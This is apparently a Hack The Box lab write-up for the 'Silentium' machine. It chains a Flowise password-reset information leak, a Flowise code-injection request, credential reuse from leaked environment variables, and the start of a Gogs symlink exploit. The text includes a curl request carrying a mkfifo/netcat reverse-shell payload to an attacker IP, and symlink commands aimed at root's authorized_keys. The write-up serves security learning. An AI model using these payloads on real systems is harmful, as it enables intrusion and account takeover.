#Recon
As per all HTB machines, we will start off with some of our basic recon steps. Portscans, Quick Look at the web page, and then fuzzing/directory brute forcing.
#NMAP
 Nmap 7.99SVN scan initiated Fri May 22 21:34:36 2026 as: nmap -sCV -p- -oA silentium-url silentium.htb
Nmap scan report for silentium.htb (10.129.2.73)
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Silentium | Institutional Capital & Lending Solutions
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 22 21:35:19 2026 -- 1 IP address (1 host up) scanned in 42.91 seconds
#Website Quick Look


Nothing to really look at here, this is a custom web application from the looks of things. But always worth noting down names of potential users. Here we have Marcus Thorne, Ben and Elena Rossi.
#Subdomain Fuzzing
We got fairly lucky with this box, we didn't need to do much more than Fuzz for the subdomain to find the actual web app that we needed to target.
 ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -u http://silentium.htb: -ic -H "Host: FUZZ.silentium.htb" -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://silentium.htb:
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 62ms]
#Staging.silentium.htb


Looking at this, it doesn't look like a whole lot, but if we look at the title, we can see exactly what application it is and that will give us a really strong idea of where we need to start searching for potentially known vulnerabilities. For easy boxes especially, we are often solely looking for a version number and a product name.
#Forgotten Password Form
#User - Ben@silentium.htb
#tempToken
By utilising the details that we identified from the main page, we can get a good idea of the various initial users on the platform, we have Ben, Marcus Thorne, and Elani Rossi. While we could do trial and error trying to work out which user to attack, the fact that Ben is the only one that does not have a second name, is perhaps the obvious first choice.
We could automate against this user on the login, try to brute force it etc, but we actually have something far easier to try. If we look at the browser title, we actually see the name of the application, and if we have a little look for Flowise CVEs, we find something super simple.
CVE-2025-58434 is around how the forgotten password functionality works on the backend: it takes a username and if it exists on the platform it sends off an email to that account, standard stuff right? Well what is interesting is that the backend API leaks all of the information it sends or that relates to that account.
Let's open up our proxy software, I use Burp Pro, but you could use Caido, Zap, or if you really wanted to, could just use CURL from the CLI.

If we go to the forgotten password page and place in the email ben@silentium.htb (little trick for those new to HTB, the domain is always the box's domain, which is always $name.htb), we get the following backend API response:
{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG","tempToken":"JzDIifcefbchj3IyNDwv7vyJhoJgoStY01SEv7oyeH1d075rbKaauFc6t5zPP2l5","tokenExpiry":"2026-05-23T09:17:21.774Z","status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-05-23T09:02:21.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}
This is a real CVE for a real application and I am absolutely stunned by this. I know this is a write-up but can we just take a moment to look at this? Not only do we get the tempToken which I am sure was "emailed" to the user, but we are getting things like his user ID, name on the system, A BCRYPT HASH? Sometimes you see poor business logic like this on real tests on authenticated areas of the app, but for an unauth forgotten password function? This is gloriously awful.
On a real pentest, we would have an absolute field day writing up a report for this due to the amount of potential PII, and sensitive information disclosure.
#Reset the Password
Now, we have the token, if we look back at the screenshot of the forgotten password form, we can find that the reset password endpoint just asks us for the temp token, the email it is associated with and then what password we would like to set. For this, I am just going to use the password 'Password1!'.

We log in with those details and there we go, we are now an admin user on the web platform. Still no user.txt though, so we have some more work for us to do.
#RCE
To avoid adding too many more screenshots, if we do a little digging with the application we can find some concrete details about the version number in use. This is always a helpful start when trying to find out any other CVEs that could be associated with the box.
I found this information from the little version pop up dialogue in the settings:
| 3.0.5 | flowise@3.1.2 | a month ago |
|---|
If we start searching using the first version number for Flowise RCEs, we can find that there is another CVE associated with the software. The reason why I went for the first, is that is the actual version number of the software in use, while the second is the more recent GitHub link to Flowise 3.1.2, which has it's own separate CVEs.
If we look for GitHub sources of this CVE we find a super easy PoC that we can edit for our purposes:
curl -X POST http://localhost:3000/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"echo !!RCE-OK!! >/tmp/RCE.txt\");return 1;})()})"
    }
  }'
We will want to update the Host, the Bearer, and that command injection to be something a bit more useful for our purposes.
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.182 9002 >/tmp/f\");return 1;})()})"
    }
  }'
Which if done right, will get us a nice little shell on the box.
#Docker Escape
We should land in a nice little sh shell on the box. When I land on a box, I generally do three things first, check my user, check if there is any sudo -l services, and check for any history files within my home folder.
# whoami
root
According to whoami, I am already root. Now we would love it to be that easy but we don't have a user.txt file yet, so I expect that this means we are in a Docker environment.
Let's check the local directory that we are in for any history files
 ls -al ~/
total 16
drwx------    1 root     root          4096 Apr  8 09:41 .
drwxr-xr-x    1 root     root          4096 Apr  8 15:14 ..
-rw-------    1 root     root             9 Jan 29 21:22 .ash_history
drwxr-xr-x    3 root     root          4096 May 23 09:26 .flowise
We have a .ash_history file, which is a bit odd. Usually history files are named after the shell that a user has access to, so .zsh_history is a zsh shell history file, .bash_history etc. I hadn't heard of ash before, but we can also see that this is not symlinked to /dev/null and it has a few bytes of data in it. So this may be the expected path to follow.
cat .ash_history
env
exit
env is a Linux command that displays all of the environment variables associated with the session. This can have a lot of default data in it, but if a user has ever exported any bash variables then we may also find some really interesting things.
env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
OLDPWD=/root/.flowise
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/root
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
Now, this is a gold mine of information. If this wasn't a box, even in a docker environment this has massive potential connotations to data privacy and integrity, so on a real test I would be raising a massive amount of issues for this. But what I am really interested in here would be FLOWISE_PASSWORD and SMTP_PASSWORD.
The reason why these values are interesting is that we often see password reuse in real world environments, so having two distinct passwords here could mean that one of these is being reused by other services, and we already know that the username ben is probably being reused everywhere.
Let's take these passwords and see if we can SSH directly as Ben. Let's start with the SMTP password as this would be a different administrative service.
ssh ben@silentium.htb
cat user.txt
And there we go, we have the user points. Now onto root!
#Root
#Local Port Forward
In our efforts to find the next step, we do the basic stuff, we try sudo -l, but, we do not have any sudo privs. We have a look at the file history, nothing of value there. So the next logical step is identifying the running services. This is a step that has caught me out a lot on older boxes, as on easy boxes especially, it feels like an extra step that I am not expecting to take.
If we run the following command we will be able to see all open/running ports.
ss -tlnp
State       Recv-Q      Send-Q           Local Address:Port            Peer Address:Port     Process
LISTEN      0           4096                 127.0.0.1:8025                 0.0.0.0:*
LISTEN      0           4096                 127.0.0.1:40793                0.0.0.0:*
LISTEN      0           4096                 127.0.0.1:1025                 0.0.0.0:*
LISTEN      0           511                    0.0.0.0:80                   0.0.0.0:*
LISTEN      0           4096                   0.0.0.0:22                   0.0.0.0:*
LISTEN      0           4096                 127.0.0.1:3000                 0.0.0.0:*
LISTEN      0           4096                 127.0.0.1:3001                 0.0.0.0:*
LISTEN      0           4096                127.0.0.54:53                   0.0.0.0:*
LISTEN      0           4096             127.0.0.53%lo:53                   0.0.0.0:*
LISTEN      0           511                       [::]:80                      [::]:*
LISTEN      0           4096                      [::]:22                      [::]:*
From this, you may be able to tell that we have a fair few ports open. The interesting ones to me are 3000, 3001. Not super standard ports that are used for standard Linux installations, so good chance something lives there.
If we run ps, we may be able to find more information around the names of those processes. If we were already root, we would likely have had the "process" list filled within ss, but our current user does not have the right perms to see what root is running.
ps aux
ps aux produces a lot of information, so I am just going to highlight the interesting bit.
root 1499 0.0 1.9 1664880 78700 ? Ssl May22 0:10 /opt/gogs/gogs/gogs web
Gogs is a very random service, if we search it we will find it is effectively a self-hosted GitHub/GitLab application to allow for interactive management of private git repositories. It also has a fair few new CVEs associated with it.
We now have an idea of a service, and a few open, non-standard ports. If we attempt to create a local port forward to these services we can see if we can access any of them.
Now a note I would like to make, because I often get this confused in my head even though I have done a tonne of port forwarding labs, pro labs etc. This is called a local port forward because we are forwarding a local port to connect to a remote service, while if we wanted to get our own service ported to a remote machine's port it would be called a remote port forward. My brain decides that "Oh we are trying to access a remote port, so we need a remote forward", but obviously that is backwards.
ssh -L 3001:localhost:3001 ben@silentium.htb
Will ask us for his password, when we do that, we will now be able to access the application on that port. It is worth noting that you could forward to any local port, but I tend to stick with the same port I am accessing as a way to remove any mental confusion on what I should be accessing. Again, my brain wants me to make mistakes, so I need to combat that ;)

Since we know it is a website, I will just access it in my burp chromium instance, and look what we have!
#Git Gud
I previously mentioned that Gogs is a GitLab/GitHub web application for interactive control of git repos, it is also built in Go, and the web interface is fairly clean, outside of being a CVE vessel for this lab, it is a kinda cool service.
We can explore the interface a little bit and should see that Ben has an account on the application, but I found this to be a bit of a rabbit hole and couldn't find an obvious way to access his account.
At this stage I have already set up my account and have set up my own repo on the application.


The interface is fairly obvious, but it is important that before we continue, we create our own repository. I went with a very dumb and simple name for it.
As mentioned, we know that there is a CVE associated with gogs. I didn't bother enumerating or checking the version of gogs, I just know from experience that on an easy box, even one like this with a few steps, that this service must have some kind of high/critical RCE that allows for further priv esc/exploitation.
Doing a search we will find CVE-2025-8110
If we read the details, it is fairly self-explanatory:
1. **Preparation:** The attacker creates a standard Git repository.
2. **Injection:** The attacker commits a symbolic link to the repository. This link points to a sensitive system file (e.g.,`.git/config or authorized_keys`).
3. **Trigger:** The attacker uses the `PutContents` API to write malicious payloads to the symlink. Gogs approves the write because the filename looks safe.
4. **RCE:** The payload overwrites the target file. By targeting the repository’s `.git/config`, attackers inject a `core.sshCommand`, forcing the server to execute their code during the next Git operation
So we will utilise the hack repo that we already initialised and run through these steps.
git clone http://localhost:3001/erebus/hack
cd hack
ln -s /root/.ssh/authorized_keys authorized_keys
git add authorized_keys
git commit -m "symlink"
git push
We will need to provide our user details during this step, but if we go to the application we should see the uploaded content, if everything was successful. Also worth noting, if you're trying to do symlinks on a shared drive for VirtualBox, it will fail. You need to do it from a standard directory within the file system.
